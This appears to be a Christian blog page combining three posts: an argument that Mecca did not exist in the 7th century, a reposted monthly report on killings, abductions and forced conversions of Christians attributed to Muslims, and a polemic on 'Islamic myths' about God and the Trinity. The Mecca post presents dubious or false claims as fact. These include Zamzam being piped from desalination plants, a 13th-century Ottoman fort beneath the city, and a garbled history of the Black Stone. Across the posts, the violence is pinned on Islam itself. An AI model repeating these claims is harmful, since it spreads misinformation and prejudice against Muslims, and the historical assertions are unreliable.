- Before the war between Rome and Persia, the primary eastern trade route ran along India's coast sailing through the Persian Gulf and then to Baghdad and Damascus. After that war began, the main trade route shifted from India over the sea to Yemen and the African coast. Trade could continue up the Red Sea or overland along the Hijaz, a plateau area along the western Arabian Peninsula, through small communities around oases or having usable aquifers. Mecca is located 3,000 feet below the plateau. Both off the trade route, and without water. No water, no food. No food, no people. No people, no town. No town, no empire. See Trade below.
- Soil samples from Mecca indicate it has not held life for thousands of years. Yet the Qur'an describes Mecca as a garden.
- The well of Zamzam is the same one God provided Haggar in the Bible. Only it is very near the Kaaba in Mecca. Would Haggar stay so close to Abram after being cast out? Tradition also says this well is inexhaustible. The well was dug deeper and enclosed within a concrete basement in the 20th century. Pipes now run into and out of the spring. The pipes going into the well can be traced back to 27 desalinization plants in Jeddah, along the Red Sea coast.
- Mosque qiblas (direction of prayer) should face Mecca. However, a study of 100 seventh century mosques found their qiblas all faced either Petra (in Jordan) or Jerusalem. No mosque faced Mecca until 715, suggesting Mecca was chosen in the 8th century.

Historical Problems

- Ptolemy's 2nd century description of the Arabian Peninsula does not list Mecca, even though many smaller settlements are noted. None of Europe's earliest maps of the area from the 15th and 16th centuries include Mecca either.
- References to Mecca do not appear in any 7th century documents from the Arabian Peninsula such as the Nabateans, Qedarites, Kindah, Azdi, Himyar, or Saba. Further, no references have been found in any documents from the Romans, Persians, Assyrians, or Babylonians to the north, nor the Nubia, Aksum, or Abyssinians along the African coast. Other smaller less important settlements such as Ma'rib, Najran, Taif, Yathrib (Medina), Khaybar, Petra, and Mamre are all mentioned, and all are located along the overland trade route. The first mention of Mecca comes from 741 and indicates it is located in Southern Turkey.
- Significant skyscrapers are being constructed in Mecca today. These require deep foundations. No graves or artifacts from the 7th century have yet been found. The earliest finding beneath Mecca is the remains of a 13th century Ottoman fort.

The Hajj

- The Hajj is one of Islam's five pillars. A large part of its ritual comes from Jewish custom. Hajj pilgrims circle the Kaaba in a counter-clockwise direction seven times. This appears to be borrowed from the Jewish story of circling Jericho seven times before its walls fell.

- The pilgrims also run between the two hills of Sofa and Marwa as part of the Hajj. Marwah translates into Moriah, and Sofa to Scopus in Hebrew. Both are mountains on either side of the Kidron Valley around Jerusalem.
- Pilgrims are to kiss a black stone in one corner of the Kaaba. The stone is possibly a meteorite discovered by the Phoenicians between 300 and 400 BC, and worshipped as a 'gift from God'. Romans brought it to their territory in the 1st century BC. The Roman Emperor Aurelius Antoninus moved it to Damascus before his assassination in 222 AD. It was moved to Petra in the 7th century. Ibn Zubair destroyed much of Petra in 687 and sent the stone to what became Mecca.

Trade Route Problems

- The trade route change mentioned above when the Romans and Persians warred against each other presents several difficulties..
  - The trade route following the Hijaz plateau included the towns of; Ma'rib, Najran, Taif, Yathrib (Medina), Khaybar, Petra, and Mamre as noted above. For a caravan to leave the route and go to Mecca would require adding another 3,000 feet of descent and ascent to the route. This is not practical in an environment where there is little water, and none at Mecca's site.
  - More efficient was the Red Sea trade route. Most of the deeper Red Sea channels lay along the African coast. The African ports of Assab, Adults, Suakin, Berenice, and Safaga are each about a day's travel apart, and all existed by the 2nd century AD. It would only take about six days to ship cargo by sea, rather than land.
  - Only the port of Yanbu is known on the Arabian coast at this time, and it is a port city for Yathrib (Medina).

No one, at any time, or any place from within the 7th century appears to have known about Mecca. It is not found in maps or documents, there are no trade records for it, Mecca's site has no water nor is its soil capable of growing food; the Qur'ans geographic references are 600 – 1,000 miles to the north; and linguistically it uses Aramaic from 600 miles to the north in Jordan. If Mecca did not exist in the 7th century, then to what Muhammad is Islam referring? We will pick up with that question next time.


Footnotes;

Jay Smith's work can be found on **https:\\www.youtube.com** . His work can be found through FOCL (Forum of Christian Leaders). Much of this article's material came from his Dismantling Islam presentation on about May 1, 2026. **https://www.youtube.com/watch?v=FHtr5wUMfo4**

Map from
http://academic.udayton.edu/williamschuerman/Growth_of_Islamic_Caliphate.jpg

Nearly 400,000,000 Christians Worldwide Face Persecution or Violence': Extremist Persecution of Christians, March 2026

JULY 6, 2026
CATEGORIES: ABOUT ISLAM



by Raymond Ibrahim | **Gatestone Institute**

- Boko Haram still seeks to impose strict sharia law across Nigeria and routinely targets Christians. — Morning Star News, April 2, 2026, *Nigeria*.

- The ADF's "purpose is to gain a foothold in the nation, establish Sharia law in areas it controls, and kill non-Muslims." — International Christian Concern, March 13, 2026, *Democratic Republic of Congo*.

- "Only Muslims are the real living human beings; all non-Muslims are corpses … whoever is not a Muslim is equivalent to a dead body." — Musa Baluku, leader of the ADF, International Christian Concern, March 13, 2026, *Democratic Republic of Congo*.

- On March 26, police in Lahore's Sadhoki Kahna Nau area, tortured to death 42-year-old Christian Iftikhar Masih while in custody. Police arrested Iftikhar on fabricated kidnapping

charges, demanded a 200,000 Pakistani rupee ($720) bribe for his release, and later claimed he committed suicide by hanging. — Morning Star News, April 7, 2026, *Pakistan*.

- "'Abraham,' a member of the Coptic community… said the main goal of these kidnappings 'is to reduce the Christian population and promote Islam by pretending that the woman chose Islam on her own free will.… They end up as Muslim wives by force.' He is not aware of any prosecutions against the kidnappers. 'Authorities are complicit, because they often do very little or nothing.'" — International Christian Concern, March 18, 2026, *Egypt*.

- On March 25, Pakistan's Federal Constitutional Court ruled that 13-year-old Christian girl Maria Shahbaz must remain with the Muslim man who abducted and forcibly converted her. Despite her parent's testimony, the court declared Maria was of "mature age," accepted her conversion to Islam as genuine, and ruled that her marriage is valid under Islamic law. Maria's father, Shahbaz Masih, told the court she was only 12 or 13 when taken and presented documents to prove her age. The judges rejected the documents, claiming her appearance suggested she was older. The court stated that in Islam, conversion requires only a declaration of faith. — International Christian Concern, April 6, 2026, *Pakistan*.

- "Nearly 400 million Christians worldwide face persecution or violence…" — Archbishop Ettore Balestrero, Permanent Observer of the Holy See to the United Nations, March 3, 2026.

- "Msgr. Balestrero also warned that persecution does not always take the overt and bloody form of murder, attacks, or physical violence. There are also 'more subtle and often silent forms of persecution,' such as gradual marginalization or exclusion from social and professional life, 'even in traditionally Christian countries.… through which legal norms and administrative practices restrict or, in effect, nullify the legally recognized rights of the predominantly Christian population, even in some parts of Europe.…' The oppression of Christians does not stem solely from violent mobs or extremist groups, but also from institutional mechanisms that undermine, in practice, the very rights that are officially declared protected." — fsspx.news, March 10, 2026.

On March 24, Suhail Khojah Siddiqi of Newark, California, broke into Our Lady of Mount Carmel Catholic Church in Mill Valley (pictured) and vandalized it. He smashed a century-old statue of Jesus and knocked a portrait of Mary face-down on the floor. When police arrived, they found Siddiqi sitting inside the church "apparently reading the Quran." (Photo by Frank Schulenburg/Wikimedia Commons)

The following are among the murders and abuses Muslims inflicted on Christians throughout the month of March 2026.

The Muslim Slaughter of Christians

Nigeria: According to a March 17 report, suspected Fulani herdsmen attacked Dorowa Maitozo village in Kaduna State. The Muslim bandits **killed** Rev. Joshua Ajiya, pastor of the Evangelical Reformed Church of Christ, who had served the congregation for only two months. Dozens of other Christians were kidnapped in the nighttime attack.

On March 11, suspected Fulani terrorists attacked Oyatedo village in Kwara State. They **killed** John Omoniyi Ajise, brother of a prominent pastor, and abducted his wife and four other Christians.

On March 29, armed gunmen attacked the predominantly Christian Angwan Rukuba area (Gari Ya Waye community) in Jos, Plateau State, Nigeria.

The attackers shot indiscriminately, **killing at least 28 people**, including men, women, and children. Survivor Samson Glabe **said**: "Armed gunmen invaded the area at about 8 p.m. and shot indiscriminately at anyone they sighted." Gospel singer Arin Izere **added**: "Within seconds… we

heard gunshots, they were shooting at anyone in sight. Many have been killed." The attack occurred in a densely populated Christian area of Jos.

On Palm Sunday, March 30, armed Fulani militia and Boko Haram-linked gunmen carried out **coordinated attacks on Christian communities** in Plateau and Kaduna states. In Ungwan Rukuba, Jos North LGA (Plateau State), gunmen killed at least 30 Christians. Additional attacks in nearby areas of Plateau State killed at least 10 more. In Kagarko County, Kaduna State, Fulani opened fire indiscriminately inside the celebratory hall and **killed 13 Christians**. Community leader Musa Adamu **said**:

> "The attackers, who we know to be Fulani herdsmen, invaded our community in large numbers. They were armed with deadly weapons which they used in shooting indiscriminately at our people inside the hall where the wedding reception was held; 13 community members who are Christians were killed."

Several others were injured. The attacks occurred during Holy Week, continuing a pattern of targeting Christians in the region.

Late at night on March 30, Boko Haram terrorists attacked Kautikari, a predominantly Christian village in Chibok County, where they **killed at least 10 Christians**. Survivor Hauwa Williams **cried**: "Chibok is bleeding, we're crying. We need help. For how long are we going to suffer this persecution?"

One resident, Rejoice Pindar, **said**: "Every day, innocent people in Kautikari… are being killed in Boko Haram attacks."

Another, Elizabeth Bassey, **said**: "God, please show us mercy. Your children are being killed every day and night, and houses are being burnt to ashes."

Boko Haram still seeks to impose strict sharia law across Nigeria and routinely targets Christians.

Democratic Republic of Congo: According to a March 13 **report**, "Christians are being attacked, murdered, and abducted … every week, and the violence appears to be worse than ever."

> "Between July 1, 2024, and July 1, 2025… nearly 400 Christians were murdered in the DRC… rebel militias have gained vast influence over the Christian-majority nation due to extremist Islamist ideologies…. Two prominent terrorist organizations are responsible for the deaths of hundreds of Christians in 2025 alone: the Allied Democratic Forces (ADF) and the M23 rebel group."

The ADF's "purpose is to gain a foothold in the nation, establish Sharia law in areas it controls, and kill non-Muslims." It also "imposes religious constraints: studying the Quran and converting to Islam are compulsory, with violent retribution for noncompliance."

The leader of the ADF, Musa Baluku, **stated**:

> "Only Muslims are the real living human beings; all non-Muslims are corpses … whoever is not a Muslim is equivalent to a dead body."

According to the **report**, "the ADF claims it has killed more than 700 Christians since Christmas 2024…. The terrorists are abducting and killing civilians with alarming frequency, and abusing women and girls as sexual slaves." Women are also subjected to forced "marriages" to ADF jihadists. Those who resist are killed. The group targets hospitals, Christian churches, and work sites for killings and abductions. More **examples**:

> "On Nov. 15, ADF militants attacked a medical center in Byambwe and killed 18 patients as they lay in their hospital beds. After looting hospital supplies, they set the facility, along with nearby homes, on fire, killing an additional two individuals…. On Aug. 13, ADF fighters stole robes from a Christian church and posed as members of the clergy. The fighters infiltrated the area of Mayi Moya, where they deceived locals into believing they were Christ followers until they began abducting citizens. Eight individuals were taken."

Pakistan: On March 4, 2026, Muslims **tortured to death** 21-year-old Christian farmworker Marcus Masih at a cattle farm owned by Muhammad Mohsin Kharal and Muhammad Basharat Kharal. Afterwards, Basharat called the victim's brother, Dilshad Masih, saying his sibling had committed suicide by hanging himself from the ceiling of a cattle shed. "Two relatives and I immediately," Dilshad **said**, "went to their village, where we saw Marcus's body hanging from the ceiling. They told us they had no idea why he would take his own life." **Continues** the brother:

> "When the body was returned to us, we saw severe bruises and burn marks. That is when we realized Marcus had been tortured.… We were in deep shock and grief and did not question them.… The police have assured us they will arrest the accused… But influential people often evade accountability. We are poor Christians. We can only hope for justice."

Asher Adeel, a Sargodha-based human rights advocate, **adds**:

> "The visible injuries suggest severe torture. If the allegations are true, the accused not only killed him but attempted to disguise the crime as suicide and coerced the family into signing blank papers."

Such cases are common, says the **report**, especially

> "in rural Pakistan, where impoverished Christians often work in low-paid, informal sectors under influential landowners.… In May, Christian laborer **Kashif Masih** was tortured to death by a group of Muslims, including a former police officer, over an unproven theft allegation.… Similarly, in March 2025, Christian factory worker **Waqas Masih** was severely injured after a Muslim coworker slit his throat over accusations of blasphemy. The attacker claimed that Masih had touched an Islamic textbook 'with unclean hands'… In February 2025, Christian laborer Wasif George was abducted by Muslim landowners, humiliated and paraded on a donkey after being accused of stealing wood. Images and videos of the assault circulated widely on social media, prompting condemnation but limited legal accountability. On June 6, 2024, 18-year-old Catholic worker **Waqas Salamat** died after being tortured by his Muslim employer and others for allegedly leaving his job without permission. His family said he was subjected to hours of electric shocks, resulting in fatal injuries."

Separately, on March 26, police in Lahore's Sadhoki Kahna Nau area, **tortured to death** 42-year-old Christian Iftikhar Masih while in custody. Police arrested Iftikhar on fabricated kidnapping charges, demanded a 200,000 Pakistani rupee ($720) bribe for his release, and later claimed he committed suicide by hanging. His brother, Riyasat Masih, **said**:

> "There were marks on several parts of his body. The police refused to acknowledge any wrongdoing and continued to insist it was suicide…. The allegation appears to have been fabricated to extort money" from vulnerable religious minorities.

Finally, according to a March 3 report, Haider Ali, a Muslim man, **shot dead** his co-worker, 29-year-old Christian sanitary worker Naveed Masih, inside the Punjab Assembly building while he was on duty. Naveed was lured to the third-floor office under the pretext of cleaning where he was murdered. Last reported, motive was unknown. Naveed leaves behind his pregnant wife and young daughter.

Muslim Abduction, Rape, and Forced Conversion of Christian Girls

Egypt: A March 18 **report** on the plight of Christian women in Egypt extensively quotes from the work of Coptic Solidarity, including by quoting its Director of Advocacy, Lindsay Rodriguez, who said, "The problem is persistent and significant, but undercounted."

According to the report,

> "Victims are often 'targeted due to being perceived as more vulnerable,' Rodriguez said. Such vulnerability could be due to family financial troubles or mental or physical health issues.
>
> "One recent such case involved a 17-year-old Coptic girl with intellectual impairment who, after her kidnapping, appeared on video in Islamic dress with a woman in the background prompting her to denounce her Christian family as infidels.
>
> "Rodriguez said that deception, grooming, and social media manipulation are the most common kidnapping methods....
>
> "It is also common practice that, following the abduction, accomplices will take pictures of the girl engaged in coerced sexual activity. Such photos are kept as evidence of the girl's 'misbehavior' to **blackmail** her into changing her religion. In this way, she will come to the Islamic faith.
>
> "In some cases, official documents are changed as soon as the **day after** the kidnapping to show that the girl has officially 'converted' to Islam.
>
> "'These videos of women claiming to have converted of their own free will and married for love while wearing a head covering have no validity,' Rodriguez said. 'It's an extremely inept and poor attempt to legitimize coerced actions.'
>
> "'Abraham,' a member of the Coptic community who now lives abroad but often goes back to Egypt, said the main goal of these kidnappings 'is to reduce the Christian population and promote Islam by pretending that the woman chose Islam on her own free will.'
>
> "'They end up as Muslim wives by force,' Abraham said of the kidnapping victims. He is not aware of any prosecutions against the kidnappers. 'Authorities are complicit, because they often do very little or nothing,' he added."

Pakistan: On March 25, Pakistan's Federal Constitutional Court ruled that 13-year-old Christian girl Maria Shahbaz must remain with the Muslim man **who abducted and forcibly converted her**. Despite her parent's testimony, the court declared Maria was of "mature age," accepted her conversion to Islam as genuine, and ruled that her marriage is valid under Islamic law. Maria's father, Shahbaz Masih, **told** the court she was only 12 or 13 when taken and presented documents to prove her age. The judges rejected the documents, claiming her appearance suggested she was older. The court stated that in Islam, conversion requires only a declaration of faith. Maria was abducted from her home in July 2025, at which point she was forced to convert, and married against her will.

Muslim Attacks on Christian Churches

United States: On March 24, Suhail Khojah Siddiqi of Newark, California, broke into Our Lady of Mount Carmel Catholic Church in Mill Valley and **vandalized it**. He smashed a century-old statue of Jesus and knocked a portrait of Mary face-down on the floor. When police arrived, they found Siddiqi sitting inside the church "apparently reading the Quran."

He was arrested on suspicion of burglary, vandalism of a place of worship, and hate crime.

Central African Republic: According to a March 2 report, unknown persons **set fire** to the Apostolic Church in PK4, Bangui, around 8:30 p.m. The blaze completely destroyed the building, cables, equipment, and other materials. The church was in a neighborhood with no electricity that night. Muslim groups (especially ex-Séléka factions with jihadist ties) have repeatedly attacked Christian communities and churches in Bangui and elsewhere in the Central African Republic.

Indonesia: On March 1, dozens of Muslims backed by police and a sub-district official in Kulim Jaya village, **forced a halt** to roof repairs on the Batak Protestant Christian Church. At least 20 Muslims forcefully entered the church building while repairs were underway. They demanded that the church first obtain prior approval from local Muslims before any repairs could proceed. A video shows one Muslim opponent saying they were not forbidding worship but that without permission for repairs, residents would oppose the church. A Christian woman **replied**: "We're repairing the roof because our church is leaking. If it's not repaired, where will we worship?"

Church Pastor Faber Manurung **stated**: "The church's planks were rotten and crumbling, the roof leaking, and it was completely unsuitable and uncomfortable for worship." The church is officially registered with the Indonesian Ministry of Religious Affairs and has had all legal documents since its construction in 1995. Residents have blocked renovation attempts since 2010. The Central Leadership Council of the Indonesian Christian Youth Movement **condemned** the action:

> "We regret that these actions lead to coercion and intimidation of church members who are simply exercising their right to worship according to their religious beliefs."

Separately, on March 20, the Interfaith Harmony Forum in Medan, North Sumatra, **delayed** recommending a building permit for Christ the Answer Tabernacle Pentecostal Church, prolonging the congregation's nine-year battle for legitimacy. A prominent writer in Surabaya **explained** the deeper issue:

> "Islam considers itself the most perfect religion, and to achieve this ideal, it develops jihad that strives to create a homogeneous reality and deny heterogeneity. However, homogeneity is impossible. Thus, Muslims only strive to serve the utopian dogma without recognizing the inevitability of heterogeneity."

The church has faced repeated community resistance despite owning the land since 2017 and submitting all required documents.

General Muslim Persecution of Christians

Speaking in Geneva on March 3, Archbishop Ettore Balestrero, permanent observer of the Holy See to the United Nations, **said** in Geneva that "Nearly 400 million Christians worldwide face persecution or violence, making them the most persecuted religious community in the world" — roughly one in seven Christians. "Almost 5,000 Christians were killed for their faith in 2025," which equates to an average of 13 deaths per day. He **stated** that Christians face "physical violence, subjugation, false detention, the expropriation of their property, enslavement, forced exile, and even murder because of their religious beliefs." The archbishop **noted** that in Europe alone, 760 anti-Christian hate crimes were recorded in 2024, and the Observatory on Intolerance and Discrimination against Christians in Europe documented 2,211 violent incidents affecting Christians that year. Balestrero further **emphasized** that "those who died played the dual role of being martyrs for their faith… and victims of outrageous human rights violations."

> "Msgr. Balestrero also warned that persecution does not always take the overt and bloody form of murder, attacks, or physical violence. There are also 'more subtle and often silent forms of persecution,' such as gradual marginalization or exclusion from social and professional life, 'even in traditionally Christian countries.'"
>
> "his more subtle persecution manifests itself through less visible restrictions and limitations, 'through which legal norms and administrative practices restrict or, in effect, nullify the legally recognized rights of the predominantly Christian population, even in some parts of Europe.'"
>
> "This denunciation underscores that the oppression of Christians does not stem solely from violent mobs or extremist groups, but also from institutional mechanisms that undermine, in practice, the very rights that are officially declared protected."

Uganda: On March 11, Muslim husband Mukiibi Rajabu stormed into a Bible study at Christ the King Church and **severely beat his wife**, Hajati Kyakuwa Kamiyati (45), a recent Christian convert. Mukiibi attacked her with a stick and knife while Christians were singing praise songs. He

inflicted multiple serious wounds, including a cut on her face, a fractured hand, and a suspected spinal cord injury. She was left bleeding and unconscious. The attack occurred after Rajabu learned that his wife — who had made the Islamic pilgrimage to Mecca the previous year — had converted to Christianity two months earlier and was secretly attending church while he was away working as a truck driver. From her hospital bed, the wife **said**:

> "When I gave my life to Jesus, I was told to keep going to church so I could learn how to live as a new believer."

Pakistan: According to a March 3 report, Muslim employer Muhammad Boota **converted** a 14-year-old Christian boy, Jamil Masih, to Islam after employing him for over three years at his cattle farm without paying wages. When Jamil's mother, Nazia Bibi, rushed to the farm after hearing of the conversion attempt, the boy initially denied it and returned home with her. Within half an hour, Muhammad arrived with several men. While Nazia spoke with Muhammad, the men drove away with Jamil. Later that evening, news spread that Jamil had converted to Islam. When family members demanded his return, Muhammad refused, **declaring**: "He has been converted to Islam. He is ours now, not yours." Nazia Bibi **said** through tears:

> "Muhammad Boota has hidden my son somewhere. I know Jamil is with him.... We did not know that our son would be converted to Islam."

The family filed a complaint, but police took no immediate action. This case once again highlights the extreme vulnerability of poor Christian minors working for Muslim employers in rural Pakistan, where forced conversions of children are a recurring pattern. At 14 years old, Jamil is legally a minor and cannot consent to such a life-changing decision without parental involvement. Nazia Bibi's final plea:

"Please help me bring my child back to me."

Separately, according to a March 19 report, on an unspecified date in 2026, authorities failed to correct the **religious identity** of a Christian family in the national database despite a court order. Naseem Bibi and her four children remain officially registered as Muslims because of an error linked to the records of her late husband, who was listed as "Muhammad Iqbal Sohail" on his death certificate. Bibi **said**:

> "After my husband passed away in August 2016, we were shocked to see that his religion was recorded as Islam… We pleaded that we are practicing Christians and want our identity to reflect that."

In October 2023, a court ordered the National Database and Registration Authority to correct the records. "They removed 'Muhammad' from my sons' names," **said** Bibi, "but our religion is still recorded as Islam." The family faced social pressure and threats of being treated as apostates. They were forced to leave their home in Haveli Lakha and move to Lahore. The error has also caused job losses and livelihood problems.

Nigeria: According to a March 13 **report**, Fulani Christians explicitly reject any link to and denounce the violence committed by Fulani Muslims against Christians. Rev. Buba Aliyu, chairman of the Fulani Christian Association of Nigeria (FCAN), **said**:

> "The Fulani Christian Association of Nigeria is a fellowship of Fulani believers in Christ. We are not part of Miyetti Allah, and we do not support violence. Our faith teaches us peace and respect for human life."

Because Christian Fulani are seen as apostates from Islam, they themselves are under attack, **said** Aliyu. The significance of these revelations—that there is a distinct community of Fulani Christians who condemn the killings and themselves suffer for converting from Islam—directly undermines claims that the violence is merely "farmer-herder clashes" with no religious dimension. Instead, it points to Islam as the key factor driving some Fulani—Muslims—to target Christians, as Christian Fulani do not participate in these attacks and are themselves threatened by extremists for leaving Islam.

Separately, on March 5, Rev. Ezekiel Dachomo, regional chairman of the Church of Christ in Nations in Plateau State's Barkin Ladi, declared he will not flee despite ongoing **death threats** from Islamic extremists:

> "I've been offered asylum in Australia, Austria and other countries, but I said no. I'm going nowhere. I stand with them ."

The threats intensified **after** Dachomo spoke at a funeral for slain Christians:

> "I respect Allah, I respect the people of Allah, but when I see dead bodies killed by the followers of Allah, what do you want me to say? I challenge Allah because his followers are killing my people. I would be stupid and cowardly to kill someone because he insults Jesus; Jesus is a supernatural being, He can defend himself."

Discussing Muslim reactions to Dachomo's observations, Markus Malum, a religious freedom advocate, **said**:

> "We note with dismay the attacks and threats on Rev. Ezekiel Dachomo by Muslim leaders and groups over a statement he made while conducting yet another mass burial for Christians killed in Barkin Ladi recently. It will be recalled that some Christians were slaughtered by Islamic extremists who reportedly shouted '*Allahu Akbar*,' meaning Allah is the greatest, while attacking Christians in Barkin Ladi area of Plateau state."

Evangelist Peter Otene **said**:

> "What if Rev. Ezekiel Dachomo never existed in a time like this, what would have been the fate of many Christians, especially those in northern Nigeria who daily face pressure, intimidation and persecution for their faith? In moments when many chose silence, his voice chose courage; in seasons when fear tried to dominate, he decided to stand for the faith....Whether people agree with him or not, one thing is clear: when a generation is under pressure, God raises a voice that cannot be ignored. The real question is not just about Rev. Ezekiel Dachom, it is that if voices like his disappear, who will stand for the faith tomorrow?"

Nigeria **recorded** 3,490 Christian deaths for faith-related reasons from Oct. 2024 to Sept. 2025 — 72% of the global total.

> **Raymond Ibrahim**, *author of* **Defenders of the West**, **Sword and Scimitar**, **Crucified Again**, *and* **The Al Qaeda Reader**, *is the Distinguished Senior Shillman Fellow at the Gatestone Institute and the Judith Rosen Friedman Fellow at the Middle East Forum.*

About this Series

While not all, or even most, Muslims are involved, persecution of Christians by extremists is growing. The report posits that such persecution is not random but rather systematic, and takes place irrespective of language, ethnicity, or location. It includes incidents that take place during, or are reported on, any given month.

SOURCE: **GATESTONE INSTITUTE**

Previous reports

- February, 2026
- **January, 2026**

Islamic Myths, Part II

JUNE 29, 2026
CATEGORIES: ABOUT ISLAM
TAGS: ABOUT ISLAM, FREEDOM, GODLY RELATIONSHIPS

Thirtieth in a series

We continue our discussion concerning myths about Islam coming from some interfaith dialogues held in 2017. The focus this time will be on misperceptions related to Allah, man, and the relationship between them. The original articles appeared in the Virginia Christian Alliance booklet COEXIST, and updated for this current series.

Some Islamic Borrowings

Some of Islam's ideas came from what Christianity considers heresies. From heretical Christian sects ideas such as Jesus is only a man, and as a man his death on the cross would have meant nothing as there would have been no divine sacrifice given. Gnosticism began developing in the second century. From gnosticism Islam borrowed ideas such as Jesus was only a prophet, and he was not crucified as God would not let one of His prophets die such a humiliating death.

From its pagan cultural roots Islam adopted the ideas of slavery, polygamy, demonic pollution, and easy divorce (for the man at least). Also, the entire pilgrimage to Mecca (the Hajj, one of Islam's five pillars) came from previous Arab practices. The Hajj included kissing a stone in the Kaaba itself, circling the Kaaba seven times representing the seven known planets, and casting stones at pillars in the town of Mina to ward off evil. The Kaaba is the building at the center of Islam's most sacred site, the mosque in the city of Mecca. Both the Roman historian Tacitus and

early church father Clement of Alexandria documented the worship of stones and other objects by Arab tribes in the second and third centuries.

Finally, the concept of Allah was significantly influenced by the Roman pagan philosopher Plotinus. Besides his book *The Enneads*, where he wrote about his concept of first cause in the third century, he also wrote books on basic logic and geometry, used in Arab education into the twentieth century. It is to the topic of God that we now turn.

Myths Concerning God

Myth: Muslims and Christians Worship the Same God

Unlike God, Allah is pure will; without any being, nature, or essence. He is absolutely inscrutable. Islam presents a form of nominalism, that universals exist as names only without any basis in realty. The conclusion of this line of thought can be expressed as follows,

Allah is absolutely One, He is only absolute will.

As Allah is only absolute will, He has no Being.

As Allah has no Being, He has no essence (nature).

As Allah has no essence, He has no essential attributes.

As Allah has no essential attributes, any attempts to depict Him are blasphemy.

Differences

The upshot of this line of thought is that Allah is the cause of all things, but those actions do not tell us anything about Allah's nature. They are merely the things Allah causes. Allah is the source of all actions, because there is nothing else within this belief system capable of causing anything. Therefore, Allah must be the cause of both good things and evil things. The sura below supports this notion. The Qur'an is written in first person. References to terms such as I, Me, and We refer to Allah. Other terms, such as Beneficent and Merciful, are some of the names of Allah. From sura 32.13,

> "*And if We had so willed, We could have given every soul its guidance, but the word from Me concerning evildoers took effect: that I will fill Hell with the jinn and mankind together*."

This idea is the opposite of Christianity. God is good. Evidence of His love lies in this, that He first gave us life. For to be is surely better than not to be. Why would a rational orderly Creator create

something He does not love? It is man's turning away from God and His purpose for us that is the cause of evil. Evil comes from man's choices; God is not to blame.

The Trinity and Islam

A couple more differences before we close this section. First, Islam considers the Trinity (God the Father, Son, and Holy Spirit) to be blasphemy. Sura 5.73 says

"*They surely disbelieve who say: Lo! Allah is the third of three; when there is no God save the One God. If they desist not from so saying, a painful doom will fall on those who disbelieve.*"

Another gnostic influence on Islam concerns the Trinity. Instead of a single essence with three beings (one God as Father, Son, and Holy Spirit), we have the following in sura 5.116,

"*And when Allah says: O Jesus son of Mary! Did you say unto mankind: Take me and my mother for two gods beside Allah? He says: Be glorified! It was not mine to utter that to which I had no right. If I used to say it, then You know it. You know what is in my mind, and I know not what is in Your mind. Lo! You, only You, are Knower of Things Hidden*."

Compare that to the following passages from the Gospel of John within the Bible.

"*In the beginning was the Word, and the Word was with God, and the Word was God. He was with God in the beginning*." (John 1:1-2)

"*When the Counselor comes, whom I will send to you from the Father, the Spirit of truth who goes out from the Father, he will testify about me*." (John 15:26)

The Natural and Spiritual

Islam's concept of God in the above passages attempts to confine the spiritual to strictly physical concepts. However, God is beyond space and time. Islam's ideas are not only contrary to Christian thought, they are incompatible with it. John describes anti-Christs in his first and second letters. Relevant passages include,

"*And every spirit that does not confess Jesus is not from God; this is the spirit of the antichrist, of which you have heard that it is coming, and now it is already in the world*." (1 John 4:3)

"*For many deceivers have gone out into the world, those who do not acknowledge Jesus Christ as coming in the flesh. This is the deceiver and the antichrist*." (2 John 1:7)

Islam denies both the Trinity (Father, Son, and Holy Spirit) and the incarnation of God through Christ. These views could not be more contrary.

Who is Man?

Myth: Man Has the Same Place Within Creation Between Islam and Christianity

